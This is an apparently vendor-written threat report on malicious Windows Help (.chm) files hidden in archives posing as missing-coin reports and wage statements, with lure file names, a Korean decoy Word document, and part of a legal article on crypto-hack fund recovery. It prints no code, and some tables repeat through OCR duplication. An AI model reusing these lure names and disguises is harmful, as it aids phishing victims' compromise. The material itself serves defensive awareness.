Posted on May 16, 2022

Malicious Help File Disguised as Missing Coins Report and Wage Statement (*.chm)


The ASEC analysis team has discovered a continuous distribution of malware disguised as a Windows Help File (*.chm). The most recent CHM file is identical to the file introduced in <APT Attack Being Distributed as Windows Help File (*.chm)> to download the additional malware.

It appears that the CHM file of this type is distributed in the form of a compressed file. The confirmed filenames of the compressed files and internal CHM files are as follows:

Names of Compressed Files	Names of Internal CHM Files
Missing Coins Info.zip	lost.chm
Data.zip	Default.chm
Wage Statement.rar	salary.chm

Table 1. Confirmed Filenames

Missing Coins Info.zip file contains the following additional compressed file and Word file.



이름	원본 크기	압축 크기	압축률	종류	수정한 날짜	위치
잃은 코인 찾기.rar	305,844	305,844	0%	RAR 파일	2022-04-04 ...	
코인분실신고.docx	12,929	10,217	21%	Microsoft Wor...	2022-04-04 ...	

0 파일 선택, 0바이트

총 2 파일, 311KB


이름	원본 크기	압축 크기	압축률	종류	수정한 날짜	위치
잃은 코인 찾기.rar	305,844	305,844	0%	RAR 파일	2022-04-04 ...	
코인분실신고.docx	12,929	10,217	21%	Microsoft Wor...	2022-04-04 ...	

0 파일 선택, 0바이트

총 2 파일, 311KB

Figure 1. Files inside Missing Coins Info.zip

The Word file is an innocuous file that contains text related to missing coins (see Figure below).




안녕하세요.
스트림코인이 해킹당했습니다.
코인이 지갑에서 사라졌습니다
485500 개입니다.

지갑주소는
0x114[redacted]

분실된 시간은
2022 년 4 월 3 일 오후 7 시 30 분 입니다.

꼭 찾아주세요.


안녕하세요.
스트림코인이 해킹당했습니다.
코인이 지갑에서 사라졌습니다
485500 개입니다.


지갑주소는
0x114[redacted]

분실된 시간은
2022 년 4 월 3 일 오후 7 시 30 분 입니다.

꼭 찾아주세요.

Figure 2. Word file

Find Missing Coins.rar contains lost.chm, and when it is run, it creates Help with content related to coins and performs malicious activities.



이름	수정한 날짜	유형	크기
lost.chm	2022-04-04 오전 9:30	컴파일된 HTML 도움말 파일	306KB




이름	수정한 날짜	유형	크기
lost.chm	2022-04-04 오전 9:30	컴파일된 HTML 도움말 파일	306KB

Figure 3. Inside Find Missing Coins.rar



해외법조

한국 기업 또는 한국인 상대, 가상화폐 해킹 및 이메일 등 관련 사이버 범죄 및 홍콩 내 금전 회복 청구 소송

- 해킹 기업 또는 사이버 범죄 관련 개인 또는 기업의 재산이 홍콩에 있는 경우 중심으로 -

도입 및 배경

COVID-19 팬데믹 상황 이후, 전 세계적으로 메일, 보이스피싱과 관련된 인터넷 사기 사건이 급격하게 늘고 있다. 회사 직원들이 재택근무를 하는 동안, 해커들이 이러한 상황을 이용해 사기성 메일이나 sns를 발송하여, 피해자가 악성 링크나 첨부파일을 열게 하는 방법으로, 사이버 범죄가 증가하고 있다.

홍콩 신문 South China Morning Post에 따르면, 홍콩 경찰은 2019년 홍콩 및 세계 각지에서 인터넷·보이스피싱 피해자들로부터 송금된 30여억 홍콩달러 (미화 3억 8400만달러, 한화43여억원) 이상의 금액을 사기 조직에 넘어가지 않도록 중간에 임시 동결조치를 시행하였다고 한다. 이는 전년 대비 150% 이상의 증가라고 전하였다.

